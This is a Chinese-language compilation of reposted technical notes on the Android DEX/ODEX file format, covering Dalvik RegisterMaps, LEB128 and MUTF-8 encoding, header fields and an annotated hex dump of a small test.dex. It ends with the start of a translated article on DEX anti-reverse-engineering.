如果 DalvikVM 在启动时有加上"-Xgenregmap"参数,之后在进行 DEX 文件的优化时就会呼叫函式 dvmGenerateRegisterMaps(实作在 dalvik/vm/analysis/RegisterMap.c),在 ODEX 文件中产生 RegisterMap,执行中,会先配置 4MB 的记忆体区块,然后呼叫函式 writeMapsAllClasses,writeMapsAllMethods,writeMapForMethod,computeRegisterMapSize 产生 RegisterMap 信息.

参考 dalvik/vm/analysis/RegisterMap.c 中函式 dvmGenerateRegisterMapV 的实作,

```
regWidth= (vdata->method->registersSize + 7) / 8;
```

regWidth 长度每一个 bit 都会对应到每一个 Method 中所用到的寄存器.如果,一个函式用到四个寄存器(V0,V1,V2 与 V3),其中 V1 跟 V3 属于 RegTypeUninit,在第 0 行会用到 V1,此时的 RegisterMap 内容值会为 b0010=0x02(bit 1 会设为 1).在第 4 行会用到 V3,则 RegisterMap 会为 b1010=0x0a(bit 1 与 bit3 会设为 1),目前 RegisterMap 会根据所用到的寄存器顺序,对应到 regWidth 长度(inbytes)中每一个 bit 值.设定为 1 的 bit,所对应的寄存器值,会是需要在运作时,进行初始化的寄存器.

此外, 在设定 dalvik.vm.dexopt-flags 时加入 m=y, 也可以开启 RegisterMap 优化参数

setpropdalvik.vm.dexopt-flags v=a,o=v,m=y

(或是把 dalvik.vm.dexopt-flags=v=a,o=v,m=y 加入到开机 Property 参数档中亦可)

Dalvik 的 RegisterMap 主要用来表示哪一个 Register 的 Type 属于 kRegTypeUninit 或是大于 kRegTypeMAX(实作程式码可以参考 dalvik/vm/analysis/RegisterMap.c 中的函式 outputTypeVector), 在实际的执行上, 例如以下的寄存器会属于 kRegTypeUninit.(Uninitial-- 在执行时期才指定对应的值)

1, 对应到 ClassObject 所用到的寄存器

2,ReturnClass Object 所用到的寄存器

举实际的例子来说,

com.htc.android.worldclock.widget.NumberTableView.TableAdapter.getItem:(I)Ljava/lang/Object;

0000:invoke-static{v2}, Ljava/lang/Integer;.valueOf:(I)Ljava/lang/Integer; //method@0a4e

0003:move-result-objectv0

0004:return-objectv0

locals :

0x0000- 0x0005 reg=1 thisLcom/htc/android/worldclock/widget/NumberTableView$TableAdapter;

0x0000- 0x0005 reg=2 position I

由于 v1 寄存器符合条件, 所以第 0 行的 RegisterMap 为 b0010=0x02

由于第四行通过 v0 返回 Class 物件参考且 v1 符合条件, 所以第四行的 RegisterMap 为 b0011=0x03

参考 RegisterMap 结果如下

#1:0x00061628 getItem

0:02

4:03

再举如下的例子来说明

com.htc.android.worldclock.widget.MyScrollView.<init>:(Landroid/content/Context;Landroid/util/AttributeSet;)V

0000:const/4 v0, #int 0 // #0

0001:invoke-direct {v1, v2, v3, v0},Lcom/htc/android/worldclock/widget/MyScrollView;.<init>:(Landroid/content/Context;Landroid/util/AttributeSet;I)V// method@0902

0004:return-void

locals :

0x0000- 0x0005 reg=1 this Lcom/htc/android/worldclock/widget/MyScrollView;

0x0000- 0x0005 reg=2 context Landroid/content/Context;

0x0000- 0x0005 reg=3 attrs Landroid/util/AttributeSet;

寄存器 v1,v2,v3 都指向对应的 ClassObject 而返回值为 void, 所以行数 1 与 4 对应的 RegisterMap 为 b1110=0x0e

参考 RegisterMap 结果如下

#1:0x00061564 <init>

1:0e

4:0e

再举如下的例子来说明

com.htc.android.worldclock.TimeZonePicker.SimpleSearchModule.access$1300:(Lcom/htc/android/worldclock/TimeZonePicker$SimpleSearchModule;Ljava/lang/String;)Landroid/database/Cursor;

0000:invoke-direct {v1, v2},Lcom/htc/android/worldclock/TimeZonePicker$SimpleSearchModule;.coreSearch:(Ljava/lang/String;)Landroid/database/Cursor;// method@06fc

0003:move-result-object v0

0004:return-object v0

locals :

0x0000- 0x0005 reg=1 x0Lcom/htc/android/worldclock/TimeZonePicker$SimpleSearchModule;

0x0000- 0x0005 reg=2 x1 Ljava/lang/String;

v1 与 v2 寄存器符合条件, 都指向对应的 ClassObject, 所以第 0 行的 RegisterMap 为 b0110=0x06

由于第四行通过 v0 返回 Class 物件参考且 v1 与 v2 符合条件, 所以第四行的 RegisterMap 为 b0111=0x07

参考 RegisterMap 结果如下

#1:0x0005fad8 access$1300

0:06

4:07

由上述举例, 我们可以知道 RegisterMap 可以表示每一个 Class 中的每一个 Method 所用到的寄存器有哪一个是尚未被初始化而必须要在执行阶段解决 ClassObject 相对位址的, 借此可以在 Dalvik 虚拟器载入 DEX 文件执行时, 通过 RegfisterMap 知道每一个函式 Method 中对应的哪一个寄存器是需要在执行阶段解决对应位置的, 借此让虚拟器可以在执行阶段优化处理, 加速执行的效率.

RegisterMap 在 OptimizedDEX 文件中的资料格式为.

(有关 VirtualMethod 与 DirectMethod 分别的总数, 会通过 ClassDefinition 中的 classDataOff 值,对应到 structDexClassDataHeader 中的 virtualMethodsSize 与 directMethodsSize 取得)

栏位属性	长度	说明
Class and MethodInformation	4bytes	Number of Classes
	4bytes * Number of Classes	Classes Data Offset

	… ..... … .....(4 bytes Class Offset)..... …	
	2 bytes	Method Countfor the Class 包含 DirectMethods 与 VirtualMethods 的总数(不超过 2^16)
	2 bytes	two pad bytesfollow methodCount
Direct Methods	1 byte	Direct MethodsRegMapFormat kRegMapFormatNone(addrWidth = 0;) kRegMapFormatCompact8(addrWidth = 1;) kRegMapFormatCompact16(addrWidth = 2;) kRegMapFormatDifferential
	1 byte	regWidth
	2 byte	NumEntries(不超过 2^16)
	0, 1 or 2 bytes	指令 Address (以 addrWidth 为依据)

	1 bytes *regWidth	Register 长度
VirtualMethods	1 byte	VirtualMethods RegMapFormat kRegMapFormatNone(addrWidth = 0;) kRegMapFormatCompact8(addrWidth = 1;) kRegMapFormatCompact16(addrWidth = 2;) kRegMapFormatDifferential
	1 byte	regWidth
	2 byte	NumEntries(不超过 2^16)
	0, 1 or 2 bytes	指令 Address (以 addrWidth 为依据)
	1 bytes *regWidth	Register 长度

DEX 文件的资料型态

LEB128(Little-EndianBase 128)是一个可将 signed 与 unsigned32bits 整数资料编码为可变长度资料的格式,主要是参考 DWARF3(除错文件格式)的标准而来(参考网址 http://dwarfstd.org/ Dwarf3Std.php).每一个 LEB128 编码的资料长度可为 1 到 5bytes,用以表示一个 32-bits 的整数值.对 singedLEB128 来说,最后一个 bytes,的最高 bit 会用来表示该 32-bits 值的正负.

以如下 2bytes Unsigned LEB128 数值为例

0x9020

Bitwisediagram of a two-byte LEB128 value															
FirstByte								SecondByte							
1	Bit6	Bit5	Bit4	Bit3	Bit2	Bit1	Bit0	0	Bit13	Bit12	Bit11	Bit10	Bit9	Bit8	Bit7

第 1 个 byte 0x90 & 0x80 不为 0,表示尚未到结尾

第 2 个 byte 0x20 & 0x80 为 0,表示到结尾

所以 Unsigned LEB128 结果为 0x90&0x7f+ (0x20&0x7f) <<7 = 0x1010

以如下 3bytes Unsigned LEB128 数值为例

0xd4df 04

Bitwisediagram of a three-byte LEB128 value																								
FirstByte								SecondByte								ThirdByte								
1	Bit6	Bit5	Bit4	Bit3	Bit2	Bit1	Bit0	1	Bit13	Bit12	Bit11	Bit10	Bit9	Bit8	Bit7	0	Bit20	Bit19	Bit18	Bit17	Bit16	Bit15	Bit14

第 1 个 byte 0xd4 & 0x80 不为 0,表示尚未到结尾

第 2 个 byte 0xdf & 0x80 不为 0,表示尚未到结尾

第 3 个 byte 0x04 & 0x80 为 0,表示到结尾

所以 Unsigned LEB128 结果为 0xd4&0x7f+ (0xdf&0x7f) <<7 + (0x04&0x7f) <<14= 0x012fd4

以如下 4bytes Unsigned LEB128 数值为例

0xb884 80 01

Bitwisediagram of a fourth-byte LEB128 value																															
FirstByte								SecondByte								ThirdByte								FourthByte							
1	Bit6	Bit5	Bit4	Bit3	Bit2	Bit1	Bit0	1	Bit13	Bit12	Bit11	Bit10	Bit9	Bit8	Bit7	1	Bit20	Bit19	Bit18	Bit17	Bit16	Bit15	Bit14	0	Bit27	Bit26	Bit25	Bit24	Bit23	Bit22	Bit21

第 1 个 byte 0xb8 & 0x80 不为 0,表示尚未到结尾

第 2 个 byte 0x84& 0x80 不为 0,表示尚未到结尾

第 3 个 byte 0x80 & 0x80 不为 0,表示尚未到结尾

第 4 个 byte 0x01 & 0x80 为 0,表示到结尾

所以 Unsigned LEB128 结果为 0xb8&0x7f+ (0x84&0x7f) <<7 + (0x80&0x7f) <<14 +(0x01&0x7f) <<21 = 0x200238

以如下 1bytes Signed LEB128 数值为例

0x1c

第 1 个 byte 0x1c & 0x80 为 0,表示到结尾

所以 Signed LEB128 结果为((0x1c&0x7f)<< 25) >> 25 = 0x1c

以如下 2bytes Signed LEB128 数值为例

0x8e04

Bitwisediagram of a two-byte LEB128 value															
FirstByte								SecondByte							
1	Bit6	Bit5	Bit4	Bit3	Bit2	Bit1	Bit0	0	Bit13	Bit12	Bit11	Bit10	Bit9	Bit8	Bit7

第 1 个 byte 0x8e & 0x80 不为 0,表示尚未到结尾

第 2 个 byte 0x04 & 0x80 为 0,表示到结尾

所以 Signed LEB128 结果为((0x8e&0x7f+ (0x04&0x7f) <<7)<< 18) >> 18 = 0x020e

以如下 3bytes Signed LEB128 数值为例

0xd1db 7e

Bitwisediagram of a three-byte LEB128 value																								
FirstByte								SecondByte								ThirdByte								
1	Bit6	Bit5	Bit4	Bit3	Bit2	Bit1	Bit0	1	Bit13	Bit12	Bit11	Bit10	Bit9	Bit8	Bit7	0	Bit20	Bit19	Bit18	Bit17	Bit16	Bit15	Bit14

第 1 个 byte 0xd1 & 0x80 不为 0,表示尚未到结尾

第 2 个 byte 0xdb & 0x80 不为 0,表示尚未到结尾

第 3 个 byte 0x7e & 0x80 为 0,表示到结尾

所以 Signed LEB128 结果为((0xd1&0x7f+ (0xdb&0x7f) <<7 + (0x7e&0x7f) <<14) <<11) >> 11= (0x1add1 << 11)>>11 = 0xffffadd1

LEB128 的形态还包括了 UnsignedLEB128p1,编码的方式为将要编码的 32-bits 值加一后,依循 UnsignedLED128 方式编码为 1-5bytes 的结果,解码时,则将 1-5bytesUnsigned LEB128 的值,解回 32bits 值后减一,则可还原原本 32-bits 值的结果.

参考 Android 文件有如下表格,可以清楚表达 SingedLEB128,Unsigned LEB128 与 UnsignedLEB128p1 的差别

编码后的结果	Signed LEB128	Unsigned LEB128	Unsigned LEB128p1
0x00	0	0	-1
0x01	1	1	0
0x7f	(0xffffffff) = -1	127	126
0x80 7f	(0xffffff80)= -128	16256	16255

其他变数型态列表如下

型态名称	说明
byte	8-bitsigned int
`ubyte`	8-bitunsigned int
`short`	16-bitsigned int, little-endian
`ushort`	16-bitunsigned int, little-endian

`int`	32-bitsigned int, little-endian
`uint`	32-bitunsigned int, little-endian
`long`	64-bitsigned int, little-endian
`ulong`	64-bitunsigned int, little-endian
`sleb128`	signedLEB128
`uleb128`	unsignedLEB128, variable-length (see below)
`uleb128p1`	unsignedLEB128 plus 1 ,variable-length (see below)

MUTF-8(Modified UTF-8) Encoding

一个标准的 UTF-8 编码的格式如下所示（也可以参考网页) http://en.wikipedia.org/wiki/UTF-8

Bits	Lastcode point	Byte1	Byte2	Byte3	Byte4	Byte5	Byte6
7	U+007F	0xxxxxxx					
11	U+07FF	110xxxxx	10xxxxxx				
16	U+FFFF	1110xxxx	10xxxxxx	10xxxxxx			
21	U+1FFFFF	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx		
26	U+3FFFFFF	111110xx	10xxxxxx	10xxxxxx	10xxxxxx	10xxxxxx	
31	U+7FFFFFFF	1111110x	10xxxxxx	10xxxxxx	10xxxxxx	10xxxxxx	10xxxxxx

Dex 所遵循的语言编码机制为 MUTF-8, 跟 UTF-8 的差异在于

1, 只有 1,2,3bytes 三种编码长度, 也就是说 MUTF-8 是专为 UTF-16 编码设计的, 最长支援 16bitsUnicode, 也因此, 不像 UTF-8 可支援 4,5,6bytes 长度编码.

2, 空字元(NULL) 不以 0x00 编码, 而是两个 bytes0xc00x80, 可确保在编码的字串中, 不会有 0x00 出现, 也可避免在例如 C 语言的处理时, 造成字串被截断.(C 语言以 0x00 做为字串的结尾).

3, 由于 Java 中的字串都是以 UTF-16 为单位(JNIC Code 中为 UTF-8), 也因此在大于 16bitsUnicode 以上的编码(例如:U+10000- U+10ffff), 就会需要两个 Java 字元(16bits) 来表示, 反应到 MUTF-8 中, 就会变成两个 3bytes 的编码.(对应到 UTF-8 中为 4bytes).

Android 文件中也提到,MUTF-8 类似于 CESU-8(都是针对 UTF-16 设计的编码),并支援 surrogatepairs,相关信息可以参考 CESU-8Wiki (http://en.wikipedia.org/wiki /CESU-8).

结语


本文主要只涉及笔者认为值得说明的 DEX 文件格式内容,然 Android 还在持续的进版中,对应到实作的正确性,还请以各位手中的 SourceCode 为主.感谢!

Android 安全之 – Dex 文件解析（一）

大家好我是不歪，此套视频教程讲解的是 Android 应用中的 Dex 文件的解析。
此套视频最终达到的目的是了解 Dex 文件的格式，并可以写出一个对类名、方法名、字段名进行混淆的混淆器。
进阶，了解 Dex 文件格式以后，知道加壳程序该如何入手。

本节课讲解 Dex 的基本数据结构解析。

Dex 文件是手机上类似 windows 上 EXE 的文件，android 应用都是从 dex 文件开始执行的。
与 Dex 格式相关的还有 ODEX 文件格式，可以查找相关资料。
下图是 Dex 文件的结构图：


Dex File
Dex Header
String Table
Type Table
Proto Table
Field Table
Method Table
Class Def Table
Data Section
annotation items
code items
annotation directory
interfaces
parameters
strings
debug items
annotation sets
static values
class data
Map Section

Dex Header：

名称	格式	描述
magic	ubyte[4]	dex\n
version	Ubyte[4]	035\0 或 036\0
checksum	uint	使用 zlib 的 adler32 所计算的 32-bitsCheckSum . 计算的范围为 DEX 文件的长度（Header->fileSize) 减去 8bytes Magic Code 与 4bytes CheckSum 的范围. 用来确保 DEX 文件内容没有损毁.
signature	ubyte[20]	SHA-1signature (hash) 用来识别原本的 DEX 文件(被优化以前的 DEX).SHA-1 计算的范围为 DEX 文件的长度（Header->fileSize) 减去 8bytes Magic Code,4 bytes CheckSum 与 20bytesSHA-1 的范围. 用来识别最原本的 DEX 文件的唯一性.(所以被优化过后, 这个 SHA-1 尽能用来识别原本的 DEX 文件, 而无法 通过 ODEX 文件计算回最原本的 DEX 文件 SHA-1 值了).
file_size	uint	文件的总大小。
header_size	uint= 0x70	用来记录目前 DEXHeader 的大小(现有版本为 0x70bytes), 可用来做为后续 Header 如果有改版时, 最基本的头栏位向前, 向后相容的依据.
endian_tag	uint= ENDIAN_CONSTANT	预设值为 Little-Endian, 在这栏位会显示 32bits 值"0x12345678".(乀 .... 应该在 Big-Endian 处理器上, 会转为 “ 0x78563412”, 才能表彰出这个值的意义)

link_size	uint	LinkSection 的大小, 如果为 0 表示该 DEX 文件不是静态连结.
link_off	uint	用来表示 LinkSection 距离 Dex 头的 Offset. 如果 LinkSize 为 0, 此值也会为 0. 资料格式可以参考 struct DexLink.
map_off	uint	用来表示 MapItem 距离 Dex 头的 Offset. 如果为 0, 表示这 DEX 文件没有 MapItem. 资料格式可以参考 struct map_list.
string_ids_size	uint	字符串地址列表中的元素个数。
string_ids_off	uint	字符串地址列表的偏移。
type_ids_size	uint	用来表示 TypeIDs List 中的元素个数.
type_ids_off	uint	TypeIDs List 的文件偏移。如果 type_ids_size 为 0 ， 则这个值亦为 0。
proto_ids_size	uint	用来表示 PrototypeIDs List 中的元素个数。
proto_ids_off	uint	Prototype IDs 的文件偏移。如果 proto_ids_size 为 0 这个值亦为 0.
field_ids_size	uint	用来表示 FieldIDs List 中的元素个数。
field_ids_off	uint	Field IDs List 的文件偏移。如果 field_ids_size 为 0 这个值亦为 0。
method_ids_size	uint	用来表示 MethodIDs List 中的元素个数。
method_ids_off	uint	用来表示 Method IDs List 距离 Dex 头的 Offset. 如果 method_ids_size 为 0 这个值亦为 0. 资料格式可以参考 struct DexMethodId.

class_defs_size	uint	用来表示 ClassDefinitions List 的总数.
class_defs_off	uint	用来表示 ClassDefinitionList 距离 Dex 头的 Offset. 如果 class_defs_size 为 0 这个值亦为 0. 资料格式可以参考 struct DexClassDef.
data_size	uint	用来表示 DataSection 的大小. 并需为 sizeof(uint) 的偶数倍.(所以就是 0,8,16...etc)
data_off	uint	用来表示 DataSection 距离 Dex 头的 Offset.

DEX 格式学习

【70 字节头部】

00000000h: 64 65 78 0A 30 33 35 00 F5 5F 10 31 35 35 3B E2 ; dex.035.鲇.155;?
Magic[8] CRC SHA1[20]
00000010h: 67 7C 3A 2D D2 9C 0B 36 85 8C DB E9 9C 34 22 DC ; g|:-覜.6 原坶?"?
00000020h: F0 02 00 00 70 00 00 00 78 56 34 12 00 00 00 00 ; ?..p...xV4.....
Filesize HeadSize EndianTag linksize
00000030h: 00 00 00 00 50 02 00 00 10 00 00 00 70 00 00 00 ; ....P.......p...
Linkoff **mapOff** strIdSize **strIdOff**
00000040h: 07 00 00 00 B0 00 00 00 03 00 00 00 CC 00 00 00 ; ....?.....?..
typeIdSize **typeIdOff** protoidSize **protoIdOff**
00000050h: 01 00 00 00 F0 00 00 00 04 00 00 00 F8 00 00 00 ; ....?.....?..
feildIdSize **feildIdOff** mIdSize **mIdOff**
00000060h: 01 00 00 00 18 01 00 00 B8 01 00 00 38 01 00 00 ; ....?..8...
Classdefsize **classdefOff** datasize **dataOff**

【strIdOff = 0x00000070】

00000070h: 7E 01 00 00 86 01 00 00 9D 01 00 00 B1 01 00 00 ; ~...?..?..?..

00000080h: C5 01 00 00 D9 01 00 00 E6 01 00 00 E9 01 00 00 ; ?..?..?..?..

00000090h: ED 01 00 00 02 02 00 00 08 02 00 00 0E 02 00 00 ; ?.............

000000a0h: 13 02 00 00 1C 02 00 00 23 02 00 00 2E 02 00 00 ; ....#.......

【typeIdOff=0x000000b0】

000000b0h: 01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 ; ....

000000c0h: 05 00 00 00 06 00 00 00 08 00 00 00

【protoIdOff=0x000000cc】

06 00 00 00 ; ....

000000d0h: 05 00 00 00 00 00 00 00 07 00 00 00 05 00 00 00 ; ....

000000e0h: 70 01 00 00 07 00 00 00 05 00 00 00 78 01 00 00 ; p...........x...

Strid[7] typeid[5] paramoff

【feildIdOff=0x000000f0】

000000f0h: 03 00 00 00 0B 00 00 00

typeid[3] typeid[0] Strid[11]

【methodOff=0x000000f8】

00 00 01 00 0C 00 00 00 ; ....

00000100h: 01 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 ; ....

00000110h: 04 00 02 00 0A 00 00 00

typeid[4] protoid[2] Strid[10]

【classdefOff=0x00000118】

04 00 00 00 01 00 00 00 ; ....

```
                                typeid[4]  accessflag
00000120h: 01 00 00 00 00 00 00 00 0E 00 00 00 00 00 00 00 ; ................
           typeid[1] intfaceoff strid[14]  annota0ff
00000130h: 40 02 00 00 00 00 00 00
     classdata0ff  staticval0ff
```

【data0ff=0x00000138】

```
                                    01 00 01 00 01 00 00 00 ; @...............
00000140h: 34 02 00 00 04 00 00 00 70 10 01 00 00 00 0E 00 ; 4.......p.......
00000150h: 03 00 01 00 02 00 00 00 39 02 00 00 08 00 00 00 ; ........9.......
00000160h: 62 00 00 00 1A 01 0D 00 6E 20 00 00 10 00 0E 00 ; b.......n ......
00000170h: 01 00 00 00 02 00 00 00 01 00 00 00 06 00 06 3C ; ...............<
00000180h: 69 6E 69 74 3E 00 15 4C 6A 61 76 61 2F 69 6F 2F ; init>..Ljava/io/
00000190h: 50 72 69 6E 74 53 74 72 65 61 6D 3B 00 12 4C 6A ; PrintStream;..Lj
000001a0h: 61 76 61 2F 6C 61 6E 67 2F 4F 62 6A 65 63 74 3B ; ava/lang/Object;
000001b0h: 00 12 4C 6A 61 76 61 2F 6C 61 6E 67 2F 53 74 72 ; ..Ljava/lang/Str
000001c0h: 69 6E 67 3B 00 12 4C 6A 61 76 61 2F 6C 61 6E 67 ; ing;..Ljava/lang
000001d0h: 2F 53 79 73 74 65 6D 3B 00 0B 4C 74 65 73 74 2F ; /System;..Ltest/
000001e0h: 74 65 73 74 3B 00 01 56 00 02 56 4C 00 13 5B 4C ; test;..V..VL..[L
000001f0h: 6A 61 76 61 2F 6C 61 6E 67 2F 53 74 72 69 6E 67 ; java/lang/String
00000200h: 3B 00 04 61 72 67 63 00 04 6D 61 69 6E 00 03 6F ; ;..argc..main..o
00000210h: 75 74 00 07 70 72 69 6E 74 6C 6E 00 05 74 65 73 ; ut..println..tes
00000220h: 74 21 00 09 74 65 73 74 2E 6A 61 76 61 00 04 74 ; t!..test.java..t
00000230h: 68 69 73 00 0C 00 07 0E 00 13 01 0A 07 0E 78 00 ; his...........x.
```

【classdata0ff=0x00000240】

```
00000240h: 00 00 02 00 02 81 80 04 B8 02 01 09 D0 02 00 00 ; .....亏.?..?..
```

static_fields_size 为 0

instance_fields_size 为 0
direct_methods_size 为 2
virtual_methods_size 为 0
method_idx_diff 为 0x2 methodId[2] <init>
access_flags 为 0x10001 (81 80 04)
code_off 为 0x138 (b8 02) 指向 code_item

method_idx_diff 为 0x1 methodId[1] <init>
access_flags 为 0x9 (09)
code_off 为 0x150 (D0 02) 指向 code_item

【mapOff=0x00000250】

00000250h: 0D 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 ; ....
mapsize
00000260h: 01 00 00 00 10 00 00 00 70 00 00 00 02 00 00 00 ; ....p.......
type unused size offset
00000270h: 07 00 00 00 B0 00 00 00 03 00 00 00 03 00 00 00 ; ....?...........
00000280h: CC 00 00 00 04 00 00 00 01 00 00 00 F0 00 00 00 ; ?...........?..
00000290h: 05 00 00 00 04 00 00 00 F8 00 00 00 06 00 00 00 ; ....?.......
000002a0h: 01 00 00 00 18 01 00 00 01 20 00 00 02 00 00 00 ; ....
000002b0h: 38 01 00 00 01 10 00 00 02 00 00 00 70 01 00 00 ; 8...........p...
000002c0h: 02 20 00 00 10 00 00 00 7E 01 00 00 03 20 00 00 ; . ...~.... ..
000002d0h: 02 00 00 00 34 02 00 00 00 20 00 00 01 00 00 00 ; ....4.... ....
000002e0h: 40 02 00 00 00 10 00 00 01 00 00 00 50 02 00 00 ; @...........P...

附录：

值 type
0x0000 header_item

0x0001 string_id_item
0x0002 type_id_item
0x0003 proto_id_item
0x0004 field_id_item
0x0005 method_id_item
0x0006 class_def_item
0x2001 code_item
0x1001 type_list
0x2002 string_data_item
0x2003 debug_info_item
0x2000 class_data_item
0x1000 map_list

源码：

```
public class test {
    public static void main(String[] argc){
        System.out.println("test!");
    }
}
```

LEB128 编码：

LEB128 编码主要用于整型值，分段编码在一个或多个字节中。

无符号整数的 LEB128 编码：

将一个整型值的二进制值通过在头部添加零，将其扩展成 7bits 的整数倍，然后每 7bits 一组进行分组；

从最低有效位到最高有效位方向，在每组的头部添加一个 bit 位 1 构成一个字节，最高有效位所在的组的头部一 bit 添加的是 0；

然后将这些组顺序进行反转，得到这一整数的 LEB128 编码。

```
  10011000011101100101            In raw binary
 010011000011101100101             Padded to a multiple of 7 bits
 0100110   0001110   1100101       Split into 7-bit groups
00100110 10001110 11100101      Add high 1 bits on all but last group to form bytes
  0x26      0x8E      0xE5              In hexadecimal
  0xE5      0x8E      0x26              Output stream
```

有符号整型数值的 LEB128 编码：

求负数的二进制补码并且扩展符号位，将其扩展成 7bits 的整数倍，
然后将二进制补码分割成 7bits 一组；
从最低有效位到最高有效位方向，在每组的头部添加一个 bit 位 1 构成一个字节，
最高有效位所在的组的头部一 bit 添加的是 0；
然后将这些组顺序进行反转，得到这一负整数的 LEB128 编码。

```
  -624485
  10110011100010011011            In raw binary(补码)
  10110011100010011011            Already a multiple of 7 bits
  1011001 1110001 0011011       Split into 7-bit groups
  01011001 11110001 10011011    Add high 1 bits on all but last group to form bytes
  0x59         0xf1         0x9b             In hexadecimal
  0x9b         0xf1         0x59             Output stream
```

LEB128 编码中，由最用一组的第 7bit 的值确定该值为正还是负（0--正，1--负）。
http://blog.163.com/lyzaily@126/blog/static/424388372013398824896/

关于 dex 格式有些话要说

2014 年 02 月 17 日 /Android Security, 逆向工程 / 共 1159 字// 暂无评论

dex 头:

[1] offset:0 - 7:

magic 信息:

0x 00 35 33 30 0a 78 65 64

[2] offset: 8 - B

checksum:

计算方法: adler32 算法计算 dex 除前 12byte 之外的其他 dex 内容(即除了 magic 以及 checksum 之外的 dex 内容的 adler32 算法).

----------计算代码:

```
byte[] dexbytes = readFileAsBytes(dexpath);

Adler32 crcGenerator = new Adler32();
byte[] dex2 = new byte[dexbytes.length - 12];
for (int i = 0; i < dex2.length; i++) {
dex2[i] = dexbytes[i + 12];
}
crcGenerator.update(dex2);
long crc = crcGenerator.getValue();
String crcStr = Long.toString(crc, 16);

System.out.println("crc:\t" + crcStr);
```

---

[3] offset: C - 1f

sha1 是自 0x20 开始至结尾的 dex 部分的 sha1 值. (dex 除去 magic,checksum,sha1 自身部分的其他部分)

java 代码:

```
－－－
```

转载请注明: 关于 dex 格式有些话要说 | 大和尚's blog +复制链接
http://ieroot.com/2014/02/17/1451.html

Android DEX 安全攻防战

标 题: 【翻译】Android DEX 安全攻防战
作 者: jiazhijun
时 间: 2013-08-13,11:07:45
链 接: http://bbs.pediy.com/showthread.php?t=177114

本文章由 Jack_Jia 编写，转载请注明出处。
文章链接：http://blog.csdn.net/jiazhijun/article/details/9428861
作者：Jack_Jia 邮箱： 309zhijun@163.com

英文原版：http://www.strazzere.com/papers/DexEducation-PracticingSafeDex.pdf
该文章发表于 Black Hat 2012，虽然内容不够新鲜，也许好多方法目前已经失效，但是仍然会给我们反逆向方面很多的启示！

一、DEX 相关基础知识

1、什么是 DEX?


DEX 是 Dalvik EXecutable 的简称。
打包.class 文件为单一 DEX 文件并运行于 Dalvik 虚拟机。
DEX 文件打包进 APK 文件中（本质上是 jar 或 zip 文件）。

安装时，系统提取 DEX 文件进行检查和验证。

第一次运行时，系统完成 DEX 优化，转换成 odex 文件。

